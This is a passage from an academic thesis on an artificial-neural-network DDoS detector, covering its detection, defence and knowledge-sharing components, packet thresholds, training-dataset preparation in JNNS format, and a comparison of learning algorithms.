


Figure 5-2: DDoS Detectors one and two.

Figure 5-2 illustrates a preliminary representation of two DDoS Detectors (one and two) on different networks, yet identical in terms of components. Each detector consists of three main components (detection, defence and knowledge sharing) and each component consists of different elements. The elements are Organiser, Victim IP Identifier, Calculator; ANN engines, deploy defence, secure connection, email sent, etc. Each component is functionally independent from other components, but technically dependent. This means one can remove the defence and share components or only remove the defence component from the DDoS Detector without affecting the functionality of the detection component. However, an individual component (such as detection or defence) does not function without its elements. These elements must be designed in such a way as to avoid major programming workload if modified, removed or refactored. Figure 5-2 provides an overview of the components/ elements and their connections – for a detailed explanation of each component, see Sections 5.5 and 5.6.

For the purpose of understanding the diagram represented in Figure 5-2, we assume that an ICMP attack is launched while DDoS Detector one is monitoring a network. As shown in the diagram, the detection component performs the following actions.

A. Retrieves packets form the network for investigation.
B. Then its first module (Organiser) activates to organise the packets according to their packet header information (in this case ICMP-ID, ICMP-SEQ and Source IP address).
C. The Victim IP Identifier module activates to identify the destination (victim) that is under ICMP DDoS attack from among the organised retrieved packets.
D. Next, another element called Calculator is called to perform basic calculations and prepare the packet headers for the ANN engine.
E. The ANN engine element receives the calculated packet header information as input variables and decides the legitimacy of the retrieved ICMP traffic. If the output is zero, no action is required and the traffic is deemed to be genuine. If the output is one, then the defence component activates and blocks the attack.

At this point, the defence component´s decision to block the forged packets was purely based on the detection component's output. The defence component drops all the forged packets that are identified by the detection component, but allows other genuine packets to pass through the DDoS Detector. The defence component also has another element called release restriction, which is used to release traffic restrictions based on the detection component´s output (a set of traffic is verified to be genuine and no longer a DDoS threat). Furthermore, the defence system uses received records from other DDoS Detectors when required.

Knowledge sharing is the third component of our DDoS Detector, which is used to exchange DDoS attack knowledge with other DDoS Detectors and to inform the Security Officer when attacks are detected. More specifically, when an attack is detected and mitigated, the secure connection module (element) sends an encrypted message to all other DDoS Detectors where the message is automatically placed in their local records. The message contains information about the attack and the victim´s IP address. Then each detector uses such received information and its own detection information to compile an awareness report. The report is automatically attached in PDF file format and emailed to the Security Officer. The intention here is to inform the officer when an attack is detected to take extra countermeasures if required or to be used for forensic purposes [212]. Moreover, such information received from any DDoS Detectors assists the detectors to make accurate decisions when their output detection is 2 (unidentified traffic). For the purpose of our design solution and simplicity we discuss and analyse each component separately in Sections 5.5 and 5.6. This includes functionalities, environments, data representation, experiments and the chosen algorithm.

5.5 Detection Component

In this section, we focus on the detection component and all its elements (sub-components) that define the detection mechanism. Later we explain the dataset representation and format used in training the ANN algorithm. Then we design our ANN structure where a number of hidden layers and hidden nodes are identified based on experiments. The detection system of our solution, as diagrammatically shown in Figure 5-3, consists of several elements that together assist in detecting known and unknown DDoS attacks (high and low rate). The elements are programs written to perform detection tasks, such as retrieving packets from the network and pre-processing them as input variables for the ANN engine. The design of our detection system must cover the requirements described in Chapter 3 Section 3.3 and the non-functional features described in Section 5.3. Furthermore, the design should not introduce technical issues such as logical and security faults.




Figure 5-3: Detection component and its elements.

The detection component consists of four main elements that assist DDoS detection. These elements are connected together, which makes the detection system modular based. Our DDoS Detector retrieves packets from the network based on the maximum/minimum number of packets and the thresholds (see Section 5.5.1). This process is done by a third party module known as Snort–AI described in Chapter 6. The packets are then temporarily filed on the DDoS Detector´s disk to be picked by the Organiser module (element). Each element of the detection component is analysed below.

Organiser: After retrieving packets from the network by the DDoS Detector, the Organiser organises them according to their packet headers. The header information of each packet (ICMP, UDP and ICMP) is decoded and organised accordingly. This includes source IP, destination IP, ICMP-ID, packet length, TCP and UDP ports, etc. Such information is temporarily kept in separate data files and called by the Victim IP Identifier.

Victim IP Identifier: This element is used to identify the potential destination IP address known as the victim. The Victim IP Identifier combines the temporarily files produced by the Organiser and scans through to identify the highest number of repetitive destination IP addresses. This means a destination among all the other destinations has been requested by many source addresses. Requesting such a destination from different sources can either indicate genuine traffic or a DDoS attack. This decision is verified by the ANN engine (see Artificial Neural Network engine) after being prepared by the Calculator (see later).

Then the popular destination's IP address coupled with its source IP addresses and their relevant header information are filed into another temporary file, which is then fetched by the Calculator element. The following is an example of the file that is produced by the Victim IP Identifier. Refer to Appendix 5-1 for more data.

12.0.0.2 **123.37.61.15**:S:1009916232:26:22
12.0.0.2 **123.15.85.10**:S:221044366:23:22
12.0.0.2 **123.37.34.83**:S:2359848989:27:22
12.0.0.2 **123.23.21.76**:S:1339596154:22:22
12.0.0.2 **123.63.14.81**:S:376389801:24:22
12.0.0.2 **123.57.75.32**:S:2857017401:22:22

In the above example, the destination IP address (12.0.0.2) is requested by different source IP addresses (represented in bold) each with SYN flags, source and destination port numbers. If more than one destination IP address is identified to be a popular destination, the Victim IP Identifier sequentially takes the first destination with the highest number of source requests and then the second destination with the second highest number of source requests and the third. Further, the Victim IP Identifier also takes a destination that is repeatedly requested by only one source (one to one request only). This means, any destination with repetitive requests from one or more different sources is flagged and its traffic is subjected to investigation.

Calculator: The purpose of this element is to prepare and count the patterns from the above format (Victim IP Identifier format) to the following format in Table 5-1 to assist the normalisation process for the ANN algorithm.

Rounds	No. TCP source port	No. TCP destination port	No. Source IP address (packets)	No. TCP flags	No. TCP Sequence Numbers
1	6889	6829	6808	6889	6889
2	5443	5143	5443	5443	5223
3	4443	4143	4343	4423	4443
4	2194	2194	2194	2194	2194
5	2230	2330	2330	2130	2030
(n +1)	2143	2143	2143	2143	2143

Table 5-1: Patterns for ANN.

The above values represent a TCP DDoS attack where each column is the total number (batch) of TCP headers (patterns) towards an identified destination. In other words, in each round:

- The DDoS Detector retrieves a handful of packets.
- Then the Organiser decodes and prepares them for the Victim IP Identifier.
- The Victim IP Identifier extracts all packets that are destined for the popular destination.
- After that, the Calculator adds and counts all the header information of the source packets that are prepared by the Victim IP Identifier and arranges them in the above format (Table 5-1). The destination IP address is not counted, as it is not used as a pattern for the ANN engine. Instead it is kept in the memory until the ANN engine verifies the legitimacy of the traffic. If the Traffic is deemed to be a DDoS attack, then the defence component uses the output from the ANN engine and the IP address that was temporarily kept in the memory to mitigate the attack.

This means that in each round or each time, a considerable number of packets (a sample/batch) is retrieved and prepared as the above format. This approach helps in normalising the input values for the ANN algorithm and generates an accurate decision (Section 5.5.1). In this example the input patterns are destination/source port numbers, SYN flag, and TCP sequence number, source IP (see Chapter 4 for all other patterns).

Artificial Neural Network (ANN) Engine: The outputs produced by the Calculator are picked by the ANN Engine to decide whether the traffic is normal, attack or unidentified. However, the ANN engine has to be trained with different datasets to learn more about the attacks for making accurate decisions (see Chapter 6 and Appendix 6-1 for the training process).

The above elements are modularly connected together to aid the detection process of known and unknown DDoS attacks. However, the accuracy of our detection mechanism relies on how well ANN is trained using different combinations of normal traffic and DDoS attack. To design the training process, one requires datasets of normal traffic and variety of DDoS attacks, training application and input variables – see Sections 5.5.1 and 5.5.2 for further details about all these requirements.

5.5.1 Dataset Design Preparation and Representation

As pointed out earlier, the accuracy of our detection component primarily relies on how well the ANN algorithm is trained. This requires a reasonable number of datasets that contain a mixture of DDoS attacks and genuine traffic. Moreover, the datasets have to be organised and structured in a qualified format that is acceptable to the training application. In this section we focus on dataset design and preparation, which is later used in Chapter 6 Section 6.3. To achieve a successful training process, one requires:

A. A training application that trains the Artificial Neural Network (ANN) algorithm.
B. Qualified datasets that contain DDoS and genuine traffic. This entails:
    1. Retrieving data from the network based on thresholds.
    2. Data preparation.
    3. Acceptable dataset representation for the training application (e.g. JNNS).
C. A Neural Network architectural structure (input, hidden and output layers).

Point A and B are further explained in the following sub-sections, while point C is explained in Section 5.5.2.

A) Training Application

Different training applications such as MatLab Neural Network Toolbox [117], InforSense [83] and Java Neural Network Simulator (JNNS) [4] are developed for the purpose of algorithm training and validation. These applications are known for their accuracy and good features. Some are used for commercial purposes (e.g. InforSense) while others are used for research purposes (e.g. JNNS). We have chosen JNNS due to its popularity, accuracy, ease of use and licensing scheme (free to use). JNNS is the Java version of Stuttgart Neural Network Simulator (SNNS) that was initially written in C programming language. It provides a Graphical User Interface (GUI) to help end users upload datasets, select learning ANN algorithms and control errors. JNNS provides different functions and learning algorithms such as Back-Propagation, Quick-prop and RPROP [64] [79] [127]. To select the most relevant approach, we began by learning and experimenting with the approaches that are most suitable to achieve our requirements (see Section 5.5.2).

B) Qualified Datasets

As explained in [4] [79] [127] [154], training the ANN algorithm with one type of data (e.g. only attack generated from zombies) can introduce detection deficiency. This is because the ANN algorithm responds based on a variety of different patterns, and the more relevant patterns that are used to train the ANN algorithm, the better it responds to genuine and DDoS traffic detection. Therefore, our datasets contain mixed data of genuine traffic generated by genuine services, attack patterns produced by DDoS zombies and other attack traffic that is similar to genuine traffic.

The data log files that have been obtained from the experiments in Chapter 4 contain hundreds of lines of packet information (see Appendices 4-1 and 4-4). Such information needs to be organised for the ANN algorithm. One possible approach is to feed the ANN one pattern at a time until the algorithm has learned all the patterns. Alternatively, one can train ANN with batches of patterns at a time until the algorithm learns the patterns. Suppose we retrieve 1000 ICMP packets of which 400 packets are genuine packets while 600 packets are attacks. The patterns that are used for ICMP DDoS detection are ICMP-ID, ICMP-SEQ and SRC-IP (see Chapter 4). If we use the first approach, then we need to prepare 400 lines of:

1 ICMP-ID, 1 ICMP-SEQ 1 SRC-IP (attack)
1 ICMP-ID, 1 ICMP-SEQ 1 SRC-IP (attack)
1 ICMP-ID, 1 ICMP-SEQ 1 SRC-IP (attack)

And in the same data file we prepare 600 lines of.

1 ICMP-ID, 1 ICMP-SEQ 1 SRC-IP (genuine)
1 ICMP-ID, 1 ICMP-SEQ 1 SRC-IP (genuine)
1 ICMP-ID, 1 ICMP-SEQ 1 SRC-IP (genuine)

Alternatively, one can arrange them in the following formats (example 5-1):

200 ICMP-ID, 195 ICMP-SEQ & 200 SRC-IP (attack)
196 ICMP-ID, 200 ICMP-SEQ & 200 SRC-IP (attack)
199 ICMP-ID, 200 ICMP-SEQ & 200 SRC-IP (attack)
200 ICMP-ID, 200 ICMP-SEQ & 200 SRC-IP (genuine)
200 ICMP-ID, 200 ICMP-SEQ & 200 SRC-IP (genuine)

Example 5-1: Traffic representation.

The approach in Example 5-1 requires batching packet header entities (patterns) and representing them as input values for ANN in a dataset. The bottom 2 lines are genuine packets, as the packets are not forged, the total number of headers is equal (200 ICMP-ID, 200 ICMP-SEQ 200 SRC-IP) while lines 1-3 represent forged packets. The header field values represented in lines 1-3 are not in order. This is because when the packets were retrieved, some field headers of the packets (e.g. ICMP-ID) were zero (i.e. forged with zero value) and therefore they were not counted (e.g. line 2, 196 ICMP-ID, 200 ICMP-SEQ & 200 SRC-IP -where 4 packets had zero value assigned to ICMP-ID). The approach shown in Example 5-1 provides better results than the first since the algorithm takes the input values in a normalised manner. This means the input values are normalised before we train the algorithm. The purpose of normalisation is to maximise the performance in sensitive applications like ours where accurate detection is vital. However, if the input values are not normalised but applied directly, then large values may suppress the influence of smaller values [154]. Jayalakshmi and Santhakumaran [244], and Zhang and Sun [250] have explained the positive effects of normalisation on the ANN performance and training process.

1) Thresholds

During the experiments and data collection, we retrieved all related packets and logged them into files. The data was then manually organised into the format explained in Example 5-1. This process was time consuming and caused some delays. Another approach was to introduce a methodology that automatically takes different random numbers of packets, removes the unwanted parts, batches them and prepares them into Example 5-1 format. Packets are in continuous flow from one point to another at different periods of time (peak/off peak). These packets hold different information depending on the service and protocol. Based on the time of day, the day of the week or the week of the year, packets travel in different conjunct channels forming a flow of traffic. The rate and volume of such traffic is different from one network to another depending on how close the network is to the backbone network and what type of Internet connection is used [141]. One can introduce a logical approach to identifying the largest number of packets per protocol during high and low peaks of network traffic rates. We call such a logical approach packet threshold. Each protocol (ICMP, UDP and TCP) has its packet threshold, where any number of packets greater than the specified threshold is subjected to investigation. The thresholds provide the following benefits:

- Packet rates greater than the threshold per protocol are subject to investigation (better control).
- The overall system uses fewer resources by only investigating the packet rates that are greater than the threshold.
- Continuous packet retrieval from the network can cause genuine packets to be lost or discarded, due to continuous investigation.

Depending on the environment and time of day/night (peak time or off peak), different packets tend to be higher than others in number. For example, TCP traffic is usually higher in number of packets than any other protocol due to its usability by different online applications, while ICMP is less usable than TCP and UDP [213]. To calculate the number of packets per second, we have physically retrieved the traffic from different points in the network during peak and off-peak periods in three different corporate environments. We have used IPTraf [231] on three different gateways: (BSD [21], Debian [52] and Slackware [230]) in three different locations. We have used the same network setup as Figure 4-1 Chapter 4, but on the gateways we used IPTraf instead of tcpDump. The gateways connect the corporate network environments to the outside Internet. IPTraf application was installed and configured on each device to measure the number of packets. We began by retrieving packets every 5 seconds (as this is an IPTraf default value and recommended by IPTraf) for 4 hours (two during peak hours and two off peak). The result of this experiment is recorded in Appendix 5-2, but a sample of the records is tabulated in Table 5-2. The traffic is measured when DDoS attacks were inactive.

Protocol	Gateway/Location	Number of packets per 5 seconds at peak time	Number of Packets per 5 seconds at off peak time
ICMP	BSD gateway/location one	90 packets	60 packets
		110 packets	100 packets
		490 packets	320 packets
		520 packets	350 packets
		590 packets	360 packets
		600 packets	360 packets
UDP	Slackware gateway/location three	2599 packets	3030 packets
		3122 packets	1212 packets
		3313 packets	1213 packets
		3233 packets	2213 packets
		3490 packets	1410 packets
		2255 packets	1215 packets
		2330 packets	1310 packets
TCP	BSD gateway/location one	2290 packets	2260 packets
		2110 packets	3100 packets
		2250 packets	3200 packets
		2310 packets	3220 packets
		2400 packets	2310 packets
		2490 packets	2320 packets
		3520 packets	1350 packets

Table 5-2: Number of packets in different gateways.

We have repeated this process several times in three different corporate environments and recorded the numbers of packets to determine realistic thresholds for normal traffic. Based on the measurements we have recorded in Appendix 5-2, the following numbers are our choice of thresholds:

Packet threshold for ICMP = 600 packets.
Packet threshold for TCP = 4000 packets.
Packet threshold for UDP = 4000 packets

Any packets greater than 600, 4000 are subjected to investigation.

The values above are selected, because they were the highest number of packets and most repetitive average values per protocol in our experiments. Meaning, value 4000 was the highest and most repetitive average value for TCP and UDP while 600 was the highest and most repetitive average value for ICMP. Our corporative traffic did not experience higher values of genuine traffic than the above figures. However, we justified our threshold selection when we increased and decreased the threshold values.

We have selected number of packets as they are easier to control and understand. Such an approach also makes the implementation process easier for counting and separating header fields such as ICMP-ID, source/destination port numbers, TCP sequence numbers, etc. The results of such justification are verified in Chapter 7, Section 7.6. The above values might look low for a busy network, but our records (Appendix 5-2) show otherwise. Meanwhile, low rate DDoS attacks (described in Chapter 1) generate low numbers of forged packets and having low thresholds prevents them from bypassing the detection system. However, our solution was tested and verified against low rate DDoS (e.g. Network Auto Attack [184] and Hyenae [46]) to identify our solution's response to low rate attack. Hence, the ANN investigates any packets greater than the above thresholds. We did not select one threshold for all three TCP, UDP and ICMP protocols, because we designed our DDoS Detector based on three separate instances and having one threshold can introduce a single point of failure (see Chapter 6). One requires another mechanism to capture packets for a period of time. We could either program a timer to specify the time period during which packets are captured, or use a pseudo random generator between minimum and maximum values. At first, we used a timer to run for a period of time and packets were retrieved from the network. However, this approach was neither practical nor feasible due to the time conflict that occurred between the operating system and the VirtualBox (VBox) timer. The other solution was to introduce a pseudo random number generator between minimum and maximum values. To explain this approach, we take ICMP packets as an example in the following steps:

- Based on the result of our experiments (Appendix 5-2), the ICMP packet threshold is 600 packets.
- The detection component retrieves the packets form the network (one by one), but no action is taken against the packets.
- As soon the number of packets exceeds the threshold value (600 packets), the detection component begins to collect and count the packets.
- Meanwhile, a pseudo random number generator propagates a number.
- The system stops retrieving packets when the total number of collected packets is equal to the generated random number. At this point, the Organiser decodes the packets, removes unwanted characters and prepares them for the Victim IP Identifier module to take over.

Our pseudo random number generator consists of maximum and minimum values. A random number between the maximum and minimum values is generated. Then the detection component compares it with the total number of captured packets. If the random number is equal to the total number of captured packets, the detection component activates the Organiser to organise the retrieved packets. Otherwise, another random number is generated while more packets are retrieved from the network by the DDoS Detector.

This process continues until one random number is equal to the total number of retrieved packets. Our experiments show the following records in Table 5-3, which provides reasonable figures for our maximum and minimum values.

Protocols	Thresholds	Minimum- Packets	Maximum-Packets
TCP	4000	6142	13822
UDP	4000	6142	10822
ICMP	600	9142	18220

Table 5-3: Thresholds, maximum and minimum number of packets.

An alternative to the above approach is to have a fixed number of packets to be retrieved from the network. However, the ANN algorithm learns more about the nature of the attacks and genuine traffic if a different range of values (packets) is introduced than a fixed value of packets [79] [127] [154].

2. Data Preparation

Once data is collected and organised, it needs to be prepared and assigned 1 (attack) or 0 (genuine) to be eligible for training purposes. In Table 5-4, we represent each set of protocols according to their header information and destination IP addresses. The table consists of genuine and DDoS records that we obtained from our experiments and dataset collections. The last column on the right represents attack or non-attack values where 1 represents attack and 0 is genuine traffic.

Protocols	No. SRC-IP	No. ICM-ID	No. ICMP-Seq	No. UDP-src-port	No. UDP-dst-port	No. UDP-length	No. TCP-flags	No. TCP-seq	No. TCP-src-port	No. TCP-dst-port	1-Attack 0-Non Attack
ICMP	7231	7231	7100								1
UDP	3212			3212	3101	3101					1
TCP	3555						3555	3423	3555	3399	1
UDP	100			100	100	100					0
TCP	2998						2708	2708	2998	2998	1
ICMP	6089	6040	6021								1
TCP	1723						1723	1723	1723	1723	0
UDP	150			150	150	150					0
ICMP	3288	3288	3288								0
TCP	4255						4255	4255	4255	3399	1
UDP	3400			3299	3400	3299					1
ICMP	1631	1631	1631								0
UDP	3512			3212	3501	1101					1
TCP	4498						4498	4498	4498	2998	1
TCP	555						555	555	555	555	0
UDP	3401			3401	3401	3201					1
ICMP	6555	6555	6555								1
UDP	99			99	99	99					0

Table 5-4: Attacks and genuine traffic.

Table 5-4 represents different packets generated from different locations to individual destination addresses with different header information (see Appendix 5-3 for more data). Each set of protocol packets is separated and counted according to its header information and destination IP addresses. After we collected the datasets and separated them, we observed the following behaviours.

1. For some collected records (e.g. the UDP record at the bottom of the table), the header information is equal in numbers (99 source port numbers, 99 destination port numbers, 99 source IP and 99 length counts). This is an expected behaviour, since no packets have been forged and hence the header information should have the same values as the number of packets.
2. It is also proven that some attacks appear to be genuine as indicted in the second row at the bottom of Table 5-4 (6555 Source IP, 6555 ICMP-ID and 6555 ICMP-SEQ). The DDoS attacker manipulates the packets to appear genuine and to confuse detection systems.

This is an interesting behaviour yet expected as mentioned in Chapters 1 and 4. However, this assists the ANN algorithm to learn different possibilities and behaviours of DDoS attacks such as this one.

3. If we take the second row from the top, we can see the header information (3213 source IP, 3212 source port numbers, 3101 destination port numbers, 3101 UDP length) does not match the number of packets retrieved from the network (unlike point 1). This is mainly due to the fact that some of the header information bits are forged by the DDoS attacker with null or zero instead of numbers.

If the ANN algorithm fails to identify a flow of traffic (genuine or DDoS attack), then the detection component outputs unidentified value (represented as 2). We have further narrowed and simplified Table 5-4 into three smaller and easier tables.

Protocol	No. SRC-IP	No. ICMP-ID	No. ICMP-Seq	Attack/Non-Attack
ICMP	7231	7231	7100	1 (Attack)
ICMP	6089	6040	6021	1 (Attack)
ICMP	3288	3288	3288	0 (Non-Attack)
ICMP	1631	1631	1631	0 (Non-Attack)
ICMP	6555	6555	6555	1 (Attack)

ICMP header information coupled with DDoS attack or non-attack.

Protocol	No. SRC-IP	No. TCP-flags	No. TCP-seq	No. TCP-src-port	No. TCP-dst-port	Attack/Non-Attacks
TCP	3555	3555	3423	3555	3339	1 (Attack)
TCP	2998	2708	2708	2998	2998	1 (Attack)
TCP	1723	1723	1723	1723	1723	0 (Non-Attack)
TCP	4255	4255	4255	4255	3399	1 (Attack)
TCP	4498	4498	4498	4498	2998	1 (Attack)
TCP	555	555	555	555	555	0 (Non-Attack)

TCP header information coupled with DDoS attack or non-attack.

Protocol	No. of SRC-IP	No. UDP-src-port	No. UDP-dst-port	No. UDP-length	Attack/Non-attack
UDP	3212	3212	3101	3101	1 (Attack)
UDP	100	100	100	100	0 (Non-Attack)
UDP	150	150	150	150	0 (Non-Attack)
UDP	3400	3299	3400	3299	1 (Attack)
UDP	3512	3212	3501	1101	1 (Attack)
UDP	3401	3401	3401	3201	1 (Attack)
UDP	99	99	99	99	0(Non-Attack)

UDP header information coupled with DDoS attack or non-attack.

The values from the above tables are examples of records from Appendix 5-3 that we collected and organised from different experiments.

3) Dataset Representation for the training application (JNNS)

Before we start the implementation of any topological structure or selecting learning algorithms, we require the conversion of the data from Table 5-4 into a specific format that JNNS accepts. This is because JNNS, like other training applications, is designed to accept datasets in its own format. This process is simple; yet time consuming due to the large number of datasets we collected. The layout of the format consists of a number of patterns (i.e., the number of patterns that are used to represent genuine traffic and DDoS attacks), input and output values where any mistakes (syntax or unrelated values) in the file are rejected by the JNNS application. Example 5-2 is a small part of the datasets represented in Appendix 5-4.

```
SNNS pattern definition file V3.2
generated at Thu Dec 27 15:10:15 2012

No. of patterns : 3504
No. of input units : 3
No. of output units : 1

#In:
0.427184466     0.427184466     0.427184466
#Out:
0
#In:
0.847812382     0.947992382     0.719810382
#Out:
1
#In:
0.852981969     0.852981969     0.852981969
#Out:
1
#In:
0.298070861     0.298070861     0.298070861
#Out:
0
#In:
0.426049678     0.433049678     0.426049678
#Out:
0
#In:
0.864242845     0.888242845     0.854242845
#Out:
1
#In:
0.80383306      0.70383306      0.60383306
#Out:
1
#In:
0.354242845     0.288242845     0.354242845
#Out:
0
#In:
0.354332845     0.288244845     0.355442845
#Out:
0
#In:
0.60383306      0.60383306      0.60383306
#Out:
1
```

Example 5-2: Format of dataset that JNNS accepts.

The above sample is a representational example of an ICMP dataset that specifies normal traffic and DDoS attacks. This template was initially introduced and used by SNNS, but since JNNS is based on SNNS, such a representation is acceptable by either application. When the dataset is uploaded to JNNS, it first reads the number of patterns (in the above example it is 3504), and the number of inputs and outputs (3 inputs - 1 output). Example 5-2 contains genuine traffic and a DDoS attack. For example the first line (0.427184466, 0.427184466, 0.427184466) represents genuine traffic (all three values are the same and no packets are forged) while line 6 represents an ICMP DDoS attack (0.864242845, 0.888242845, 0.854242845) where the values are different (packets are forged). However, line 3 represents a DDoS attack that looks genuine (0.852981969, 0.852981969, 0.852981969). The input values have been normalised to increase performance and accuracy as explained earlier in this section. In this case, as supported by JNNS, normalisation is the process of dividing each input pattern in the column by the column´s maximum positive value [228]. The output represents 1 as attack and zero as normal (genuine) traffic. Such an approach provides more meaningful results with less error, and the output values are closer to one and zero [154]. Using the same format as shown in Example 5-2, our ANN algorithm was trained with the total of 13170 ICMP, UDP and ICMP DDoS and genuine patterns.

5.5.2 Neural Network Architectural Model and Functions

At this point, we know the characteristic patterns (input values) of ICMP, UDP and TCP protocols. We also learned the format that JNNS accepts to proceed with the training process. However, the overall ANN training process is not complete if the learning algorithm and the activation function are not selected. We began by performing different experiments to identify the learning algorithm that provides the best Detection Accuracy (see Chapter 2 for relevant research on this). Our experiments were categorised according to protocol types, learning algorithms, functions and topological structures. With this approach, one can identify the most suitable learning model and activation functions that provide high Detection Accuracy results. The learning models coupled with their activation functions are shown in Table 5-5.

Learning algorithms	Explanation	Activation function	Explanation
Back-Propagation	Supervised learning algorithm where the weight between the nodes are in continuous change to reduce error and identify the desired output [5].	Sigmoid function (Logistic).	Widely used on each node that defines all real positive input values [180].
QuickProp	A method to speed up the learning process [109].	Elliott Activation Function.	Requires less computational time [5].
Backprop thru time	A class of ANN where connections between the units form a direct cycle –This model has difficulty with local optima, which has more issues than feed-forward [44].	Bidirectional Associative Memory (BAM).	Associates one pattern with another pattern. It consists of two layers where the patterns are mapped when the weight between them is established [251].
Backprop Weight Decay	Decreases the weights on the links [127].	SoftMax.	Calculates output layer from its inputs [180].

Table 5-5: Different learning models and activation functions.

The above learning Models and functions are widely used by Artificial Neural Networks. However, one model and activation function is required for use in our ANN design. We therefore executed different experiments to identify the right model, activation function and hidden layers so that the design with highest Detection Accuracy to detect normal and DDoS attacks would be selected. The results of the experiments are shown in Table 5-6.

Protocol	Learning algorithms	Detection Accuracy and CPU Utilisation	Best results
ICMP	Back-Propagation	98.01% 70% (CPU Utilisation)	Best result recorded with one hidden layer & four hidden nodes using Sigmoid (Logistic).
	QuickProp	97.08% 80% (CPU Utilisation)	Best result recorded with two hidden layers & four hidden nodes using Elliott.
	Backprop thru time	97.01% 81% (CPU Utilisation)	Best result recorded with two hidden layers & five hidden nodes using BAM.
	Backprop Weight Decay	96.12% 87% (CPU Utilisation)	Best result recorded with three hidden layers & six hidden nodes using SoftMax.
